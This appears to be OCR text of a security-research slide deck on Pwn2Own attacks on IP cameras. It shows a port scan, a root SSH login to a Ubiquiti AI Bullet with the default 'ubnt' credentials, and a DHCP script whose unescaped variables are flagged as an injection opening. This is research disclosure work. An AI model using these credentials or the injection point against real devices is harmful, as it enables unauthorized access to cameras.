
Fixed Issues


1. Minor bug fixes.

But… Still Success!

Trend Zero Day Ini...
@thezdi
Follow

Collision – Compass Security was able to execute their stack overflow attack against the Synology BC500. However, the exploit they used was previously known. They still earn $3,750 and 0.75 Master of Pwn points. #Pwn2Own


ONE YEAR
LATER...



Pwn2Own Competition

Synology BC500

Ubiquiti AI Bullet

Getting Access


Exploration

Analysis

Exploit

Target Arrived…and Disassembled

A Few Scratches Later… We Found The “Hidden” Interface



Available Ports

```
$ nmap -p- -Pn -T4 10.0.0.7
...
PORT       STATE SERVICE
22/tcp     open  ssh
80/tcp     open  http
443/tcp    open  https
...
```

Default Password


The default password for Ubiquiti cameras is: ubnt.

Both the username and password are set to "ubnt" by default. For enhanced security, it is highly recommended to change these credentials immediately after the first login.

```
$ ssh ubnt@10.0.0.7
ubnt@10.0.0.7's password: ubnt

...

UVC AI Bullet-4.72.38# id
uid=0(ui) gid=0(admin)
```



Pwn2Own Competition

Synology BC500


Ubiquiti AI Bullet

Getting Access


Exploration

Analysis


Exploit


Pwn2Own Competition
Synology BC500
Ubiquiti AI Bullet
Getting Access
Exploration
Analysis
Exploit

DHCP Response Flow




udhcpc_db.sh




```
# do something
...
/bin/ubnt_ipc_cli -z -b -m="{\"functionName\":\"DhcpEvent\", \"reason\": \"$1\",
\"interface\": \"$interface\", \"ip\": \"$ip\" , \"subnet\": \"$subnet\" ,
\"broadcast\": \"$broadcast\" , \"router\": \"$router\" , \"dns\"  \"$dns\"
\"domain\": \"$domain\" , \"hostname\": \"$hostname\" , \"serverid\": \"$serverid\"
, \"lease\": $lease  , \"pid\": $$}"
```

No escaping!

No variable validation!



Pwn2Own Competition

Synology BC500

